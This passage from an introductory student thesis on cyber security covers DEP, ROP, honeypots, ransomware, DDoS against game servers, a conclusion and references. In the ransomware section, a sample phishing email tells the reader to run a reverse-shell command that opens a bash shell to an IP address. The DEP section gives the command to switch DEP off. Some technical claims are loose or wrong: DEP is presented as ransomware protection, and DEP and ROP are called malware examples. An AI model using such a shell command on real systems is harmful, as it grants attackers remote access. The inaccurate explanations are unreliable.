In some cases, they will not support the old encryptions. For example, the F-Secure Sense connects using an app which is connected and paired before even connecting to the Internet. From a security perspective it would be better to stop developing technology that automatically works when plugged in. Whilst technology should be user friendly it is also vital to impress the importance of correct configuration and good security practices.

This issue also extends to manuals being more accessible so people would be more inclined to read the configuration settings. Furthermore, smart devices should not use default credentials or weak encryptions securing Bluetooth. [27]

SECURING METHODS, DEP, ROP AND HONEYPOTS

The first chapters discussed ransomware in general and the malware situation of the world. This chapter will be primarily focusing on honeypots, DEP and ROP in greater detail as specific examples of malware.

DEP, ROP and their differences

Data Execution Prevention (DEP) uses security features that can help prevent data damage from ransomware. Antiviruses, such as F-Secure SENSE, also supplies a DEP feature for protecting files/folders from blackmail and ransomware. The DEP security feature is also a Windows feature that is easily configured to turn on DEP for all programs and services. Most users will have an option to choose what services are being selected under DEP, this way specific programs can be set that are going to cause less damage. In turn this will have less of a negative impact as it prevents programs that would cause damage.

DEP security features can also help protect people who play video games. It is common for gamers to download third-party software to enhance their gaming experience or change the game (e.g., altered UI addons). By running DEP programs and services are constantly watched and protected and the user would be notified of an attack trying to access/change any of these things trying to inject malicious script for files that could expose the system for cyber threats. Admittedly, losing access to game addons is not that severe but DEP would prevent losing access to Windows (and other similarly critical systems). Which of course is a lot more detrimental.

However, it is possible to turn off DEP for certain programs. A person might want to turn off DEP in some cases as it can prevent some programs from running/updating. To do so a person needs to select the program and run the Command Prompt with Administrator Privileges and the run the command “BCDEDIT /SET {CURRENT} NX ALWAYSOFF” to reverse this use the following” BCDEDIT /SET {CURRENT} NX ALWAYSON”

Return-Oriented programming (ROP) is a computer security exploitation technique. This attack allows the hacker/attacker to execute malicious codes in security defences that have been setup like executable space protections or code signing. This attack is an advanced version of a similar attack called stack smashing. Stack smashing is also related to stack buffer overflow.

Stack buffer overrun programs can be used by writing them to the address memory, then they are in the program calling stack outside its intended data structure these are usually fixed-length buffer.

ROP attacks work by using instructions that conclude in a return, returning to a pointer on the stack that will in turn point to another pointer on the stack (and so on). Each of these pointers will direct to a different ROP with the final return to Windows API. Put simply, ROP uses part of code that already exists in the program that is being exploited and causes the Windows API to mark the stack as “Executable.”

The obvious difference between DEP and ROP is that one is a defence mechanism whilst the other is used as an attack. DEP can be used as a defence method against ROP attacks. However, these attacks are meant to be a method of bypassing DEP as they are based on a Linux exploitation known as ‘return to Libc.

The utilisation of honeypots and why corporations would want to use them

Honeypot is the term used for a computer system that is pretending to be a vulnerable machine. They look like real computer systems by having applications and data, thus fooling cybercriminals into thinking that is a legitimate system on a company network. The technology behind honeypots is interesting as it can be used to defend/protect systems and analyse the data they collect.

Honeypots can be used to gather a lot of data for securing real devices and networks. When hackers attack a honeypot and gain access to this device it leaves a mark showing what they did, how they did it and what can be done to prevent similar attacks. A honeypot's purpose is to attract an attacker by using and building security vulnerabilities inside the fake system.

Honeypots are beneficial to use in organisation networks as they can produce a reliable source of information about securing networks and systems. However, poorly configured ones can lead to greater risks and threats. Enterprise and ICS networks would need to be protected using two separate honeypots. The devices must not be shared with any other systems or resources and should be locked to prevent any potential risks that may be cause breaches to actual systems.

Most attacks are performed from inside a system so a honeypot should be setup both outside of a security system as well as inside. The one that is inside has the purpose of detecting already compromised devices on the network. There should not be any legitimate traffic that could potentially reveal these systems are fake. This traffic should appear normal as to not arouse suspicion that it would lead to compromising or bad systems.

Then we should consider building diverse network parts from the real one using multiple honeypots that are purposely doing different things. Simulating operating systems like Windows 10 or Linux, workstations, the financial department, service desk or management. Software applications like Docker or Kubernetes, Microsoft servers that are running active directory. Building this variety of things can help honeypots be detected easily or fingerprinted meaning they could be avoided by the attackers.

All events from honeypots can be logged if an organisation is running SOC and SIEM from inside or buying these services from a company that supplies them.

Information could be sent to these companies there asking them to analyse the data received and supplying a summary report on what was done, as well as when and how.

Using open-source tools. There are tools to use for deploying honeypots such as Honeyed, Ghost USB, Conpot, KFSensor, Dionaea, Glastopf or Kippo. Ideally a minimal amount of company employees should know these systems even exist because it minimises internal attacks from disgruntled employees (or ex-employees). As previously stated, many attacks that are done over the network and on a global scale are carried out from inside or by insiders.

If honeypots potentially leave a company vulnerable it begs the question, why would they want to use them in their network? Put simply, securing the real system and network from attacks that are focused on honeypots supply a large amount of data. This data is about how they are being attacked and with what methods, information about newest malware and how hackers gained access to this part.

So, a company would be able to deploy security defences from this data by analysing how vulnerable they are, which allows them to carry out cyber security training for employees. Furthermore, honeypots are low-cost detections, so they minimise resource costs. For these low costs a company gains a lot of beneficial help securing environments, they catch attacks that are done in their network, reduce any false positive alarms and alerts that are being flagged.

By catching any negative or positive events a company could identify or capture new types of attacks as well as seeing if there are any new ways to exploit vulnerabilities. Even if an attack would be encrypted the honeypots are able to catch that activity even if it does not rely on any protocol or if it is IPV4/IPV6, it can see the IP addresses.

What is ransomware?

The discussion above of the Sophos and Microsoft security reports detail the origins and evolution of ransomware; this section will primarily be dealing with examples of it. To recapitulate, ransomware is malware that’s purpose is to encrypt the victim’s files so the attackers can make demands. Before everything was online ransomware was used using reference numbers and floppy disks. This eventually evolved to use digital currency for ransom payments such as Bitcoin. The most common method of delivery is a phishing attack.

Ransomware is trying to get access to computer systems, and there is a possibility it can come as an attachment in a spoofed email. For example:

- Dear Web,
  - We noticed that you misconfigured the TCP settings, this can be a major security threat as it allows other people to connect to your webserver.
    Please login to your server and execute the following command to fix this issue.
  - setsid bash -i>& /dev/tcp/192.168.10.128 0>&1
    Regards
    Leaseweb support team

There are many types of ransomware, with WannaCry and Petya being the most famous examples, but others such as Locky, Bad Rabbit, Ryuk are also widely used. Ransomware attacks can be either be against an individual or an organisation.

Email phishing is not the only way to spread ransomware, as it can be done with links on infected websites or USB sticks. When an attacker has received access to a network, the ransomware malware will block access to the system. It is usually done by encrypting all the data or destroying backups meaning the victim is more likely to pay the ransom with the backups are gone so well.

Dependency relationships, attack propagation and detention.

Before continuing, it is worth clarifying what is meant by a ‘dependency relationship.’ In this instance, it means two or more things can be related ‘things', meaning systems

Thus, concluding that if one change is made in the system, other subsystems will be affected by the change. Unified Modelling Language (UML) helps illustrate a dependency relationship by clarifying the structure and the design of the computer system. Two computer systems can be dependent on one other. For example, computer systems can be dependent on a server running the Cloud application called Kubernetes, an automated computer application.

Kubernetes is the structure, but in this scenario expert knowledge about this software is needed (i.e., how it works and how to configure it). Another example would be an online multiplayer video game; the players are dependent on the organisation's servers.

So, in most cases, the host and the players depend on the servers and software clients they are using. For example, Blizzard uses battle.net for real id and communications in-game and starts/install/update its multiple games.

When battle.net goes down, the friends list added through battle.net real-id cannot be accessed. Blizzard is known to have frequent server issues, as the following articles will illustrate:

- https://n4g.com/news/1620417/wow-servers-crash-before-new-expansion-goes-live?info=true
- https://www.polygon.com/2014/11/14/7219337/world-of-warcraft-ddos-attack-north-america
- https://www.itproportal.com/2012/05/15/diablo-iii-servers-crashed-soon-after-launch/
- https://securityboulevard.com/2019/09/world-of-warcrafts-suspected-ddos-attacker-has-been-arrested/

It is frustrating for the players since they are dependent on the servers. When Blizzard rolls out a new game or expansion, it is known that one of the games is crashing due to the other.

DDOS attacks can be detected from the players' side since they will experience network-related performance issues, unbearable lag, and latency issues with high ping, making the screen move slowly. It can be reported by players making a support ticket, and support will take it to the technical department where they watch or by server host itself since they are people monitoring and SOC services usually in place or one of their own. When DDOS attacks are experienced in an online multiplayer the game is inaccessible by its player base.

CONCLUSION

As stated in the introduction, the purpose of this thesis was not to provide an exhaustive overview of cyber security due to scope of the topic, it served to highlight some key areas for novices and non-specialists. Malware will affect everyone so learning how it has changed and what to look out for will be beneficial to keep people safe. Discussing good security measures, like Wi-Fi security, helps people develop good habits. Finally, the use of test labs will show novices to the field of cyber security good practice.

It is evident, even from the brief research conducted, that ransomware is constantly evolving and becoming more dangerous. Newer varieties are particularly dangerous as they use a system's management/administration tools against a user. This can be seen from the MegaCortex killchain using legitimate system administration apps, such as VMWI, to distribute the malware as it was posing as a system update. Such malware can be difficult to detect as the attackers' code appears as trusted because it is signed with an authentication certificate. As such defences might not analyse or notice the ransomware as they would do for executables without signature verification. In turn this can lead to endpoint protection software trusting a malicious code.

Additionally, attackers have been known to use remote monitoring and management solutions, like Kaseya or Bomgar, to exploit vulnerabilities. Remote attacks have become more prevalent as they are easier and more efficient for attackers. This means attackers can attack multiple targets at once without having to physically be present for the attack. Put simply it is less work and safer for the attackers to work this way meaning malware has evolved to enable this.

To develop this thesis further, it would be beneficial to include more examples of current threats, data samples and how people succumb to attacks which cause data breaches. This would further illustrate to non-specialists the importance of cyber security and why such practices should be avoided. As well as this it would enable those just starting out in cyber security more information to help them in their own studies/career. It would also be informative to compare the latest 2021 Sophos Report with the one from 2020 to see how malware has changed in a short space of time, especially if it details information on how the COVID-19 pandemic has impacted cyberattacks.

Additional areas of development could include why security awareness matters in general, which could include case studies on situations where human intervention was the weak link in the cyber security chain. This would in turn suggest security is enhanced when the human element is removed. Other case studies could include scenarios where disgruntled employees decided to enact vengeance on their employer by launching a cyber-attack. Human oversight and lack of awareness underpin a lot of bad practice so highlighting this area would be relevant to everyone who uses a computer.

One final area to include could be the development of artificial intelligence. As A.I. technology advances that too will be used as both an offensive and defensive tool. Both Mikko Hyppönen and the Sophos report highlight the fact that certain malware is using machine learning to its advantage.

To conclude, when discussing systems and application security it is imperative to understand that computer technologies have become a compulsory tool in modern society. These technologies change rapidly and are constantly evolving, meaning methods to exploit vulnerabilities are changing too. It can be difficult to keep up with, but it is the role of a cyber security specialist to stay appraised of these changes and filter them out to the public.

Cyber security is more relevant now than it ever has been because of human dependency on computer technologies. More companies are using virtual storage facilities, people are reliant on smart technologies and trust is the most exploitable weakness in humans. It is important to remember that all the technology designed in the cyber world will come with cyber threats, and nothing will be completely secure against these. Cyber security specialists can win, but there will always be constant security threats. “Criminals get smarter, and they are everywhere. The breach will happen, and when it does, will we be ready?”

REFERENCES

[1] Vahid, F. et al, 'Introduction to Computing Technology: New Interactive Animated Web-Based Learning Content Paper', presented at 2016 ASEE Annual Conference & Exposition, New Orleans, Louisiana. June 2016, 10.18260/p.25465

[2] Concepta, What Is the Difference Between Front-End and Back-End Development?', on https://www.conceptatech.com/blog/difference-front-end-back-end-development, February 2017, updated February 2019 [Site first accessed: 22.1.2021]

[3] Peda, The Computer System', on https://peda.net/kenya/ass/subjects2/computer-studies/form-1/the-computer-system [Site first accessed: 22.1.2021]

[4] Tal, L., 'OWASP Top 10 Vulnerabilities', on https://snyk.io/learn/owasp-top-10-vulnerabilities/, October 2020 [Site first accessed: 22.1.2021]

[5] Barlowe, B. et al., 'The evolution of malware and the threat landscape - a 10 year review', in Microsoft Security Intelligence Report: Special Edition, February 2012 [Site first accessed: 22.1.2021]

[6] Forristal, J., 'NT Web Technology Vulnerabilities', in Phrak Magazine, Volume 8, Issue 54, December 1998 [Site first accessed: 22.1.2021]

[7] Kerner, S.M., 'How Was SQL Injection Discovered?', on https://www.esecurityplanet.com/networks/how-was-sql-injection-discovered/, November 2013 [Site first accessed: 22.1.2021]

[8] Calculator.net, Launched 2007 migrated to calculator.net 2008 [Site first accessed: 22.1.2021]

[9] Guru99, '10 Most Common Web Security Vulnerabilities', on https://www.guru99.com/web-security-vulnerabilities.html [Site first accessed: 22.1.2021]

[10] Hill. M., "'Everything Old is New Again',Again" says F-Secure's Mikko HypponenHyponnen, on https://www.infosecurity-magazine.com/news/everything-old-is-new-again-mikko/, April 2016 [Site first accessed: 26.9.20]

[11] SophosLabs Research Team, 'Sophos 2020 Threat Report', December 2019 [Site first accessed: 26.9.20]

[12] Skylightcyber. 'Cylance, I kill you!', on https://skylightcyber.com/2019/07/18/cylance-i-kill-you/ [Site first accessed: 26.9.20]

[13] Ilascu, I., 'ProLock Ransomware increased payment demand and victim count', on https://www.bleepingcomputer.com/news/security/prolock-ransomware-increases-payment-demand-and-victim-count/amp/, September 2020 [Site first accessed: 26.9.20]

[14] Azikiou, 'WhiteHat Hackers versus BlackHat Hackers Short Film', on https://www.youtube.com/watch?v=ifAENziC4jE [Site first accessed: 26.9.20]

[15] Wikipedia, 'Windows Embedded Compact', on https://en.wikipedia.org/wiki/Windows_Embedded_Compact [Site first accessed: 26.9.20]

[16] Microsoft, 'IMAGE_OPTIONAL_HEADER32 structure (winnt.h)', on https://docs.microsoft.com/en-us/windows/win32/api/winnt/ns-winnt-image_optional_header32 [Site first accessed: 26.10.20]

[17] Microsoft, 'IMAGE_SECTION_HEADER structure (winnt.h)', on https://docs.microsoft.com/en-us/windows/win32/api/winnt/ns-winnt-image_section_header [Site first accessed: 26.10.20]

[18] Geeksforgeeks. 'Working with Magic numbers in Linux', on https://www.geeksforgeeks.org/working-with-magic-numbers-in-linux/, June 2020 [Site first accessed: 26.10.20]

[19] Plachy, J., 'The Portable Executable File Format', on http://www.csn.ul.ie/%7Ecaolan/publink/winresdump/winresdump/doc/pefile.html, August 1997 [Site first accessed: 26.9.20]

[20] Plachy, J., 'Portable Executable File Format', on https://blog.kowalczyk.info/articles/pefileformat.html, July 2018 [Site first accessed: 26.9.20]

[21] Stackoverflow,'What does “e_lfanew” mean in the DOS header for the PE format?', on https://stackoverflow.com/questions/47711282/what-does-e-lfanew-mean-in-the-dos-header-for-the-pe-format [Site first accessed: 26.9.20]

[22] What-when-how, 'Executable File Analysis (Windows Forensic Analysis) Part 2', on http://what-when-how.com/windows-forensic-analysis/executable-file-analysis-windows-forensic-analysis-part-2/ [Site first accessed: 26.9.20]

[23] Wong, W.G., 'What's the Difference Between WPA2 and WPA3?', on https://www.electronicdesign.com/technologies/embedded-revolution/article/21806819/whats-the-difference-between-wpa2-and-wpa3, on August 2018 [Site first accessed: 27.10.20]

[24] Guru99, '10 Best Wireshark Alternatives in 2021 (Mac, Windows)', on https://www.guru99.com/wireshark-alternative.html [Site first accessed: 27.10.20]

[25] Jake, 'Cookie Theft with Cross-site Scripting (XSS)', on https://laconicwolf.com/2016/03/20/cookie-theft-with-cross-site-scripting-xss/, March 2016 [Site first accessed: 27.10.20]

[26] 'Mikko Hypponen - Future of the Web - MyData 2018', on https://youtu.be/zwkDTKkafOc[Site first accessed: 27.10.20]

[27] Cohen, J., 'How to Protect Your Smart Home From Hackers', on https://uk.pcmag.com/encryption/126851/how-to-protect-your-smart-home-from-hackers, February 2021 [Site first accessed: 27.10.20]

[28] Bhat, R., 'Return Oriented Programming (ROP) Attacks', on https://resources.infosecinstitute.com/return-oriented-programming-rop-attacks/, February 2019[Site first accessed: 30.10.20]

[29] Dell Technologies, 'What is Data Execution Prevention (DEP)?', on https://www.dell.com/support/article/fi-fi/sln288643/what-is-data-execution-prevention-dep?lang=en [Site first accessed: 30.10.20]

[30] WebTitan, 'Benefits of Honeypots – There's More to Honeypots Than Wasting Hackers' Time', on https://www.webtitan.com/blog/honeypots-how-far-can-you-go-in-wasting-a-hackers-time/, April 2015 [Site first accessed: 30.10.20]

[31] /Zelleke, L., 'In the digital realm, a honeypot is a word used to describe a "fake" network that is created to attract undesired traffic. This is accomplished by dangling "goodies" in front of them to the point that they can't resist trying to gain access to what they assume is a real network.' on https://www.comparitech.com/net-admin/how-to-establish-a-honeypot-on-your-network/, September 2020[Site first accessed: 30.10.20]

[32] Logsign, 'How to Use Honeypot for Network Intrusion Detection', on https://blog.logsign.com/how-to-use-honeypot-for-network-intrusion-detection/[Site first accessed: 30.10.20]

[33] Martin, G., 'How to Use “Honeypots” to Overcome Cyber security Shortcomings', on https://www.powermag.com/how-to-use-honeypots-to-overcome-cyber security-shortcomings/, September 2014[Site first accessed: 30.10.20]

[34] Anna, 'Ryuk Ransomware 2020: Definition and Protection Strategies', on https://spinbackup.com/blog/ryuk-ransomware-2020-definition-and-protection-strategies/, February 2020[Site first accessed: 30.10.20]

[35] Fruhlinger, J., 'Ransomware explained: How it works and how to remove it', on https://www.csoonline.com/article/3236183/what-is-ransomware-how-it-works-and-how-to-remove-it.html, June 2020[Site first accessed: 30.10.20]

[36] Wikipedia, 'Unified Modeling Language', on https://en.wikipedia.org/wiki/Unified_Modeling_Language[Site first accessed: 30.10.20]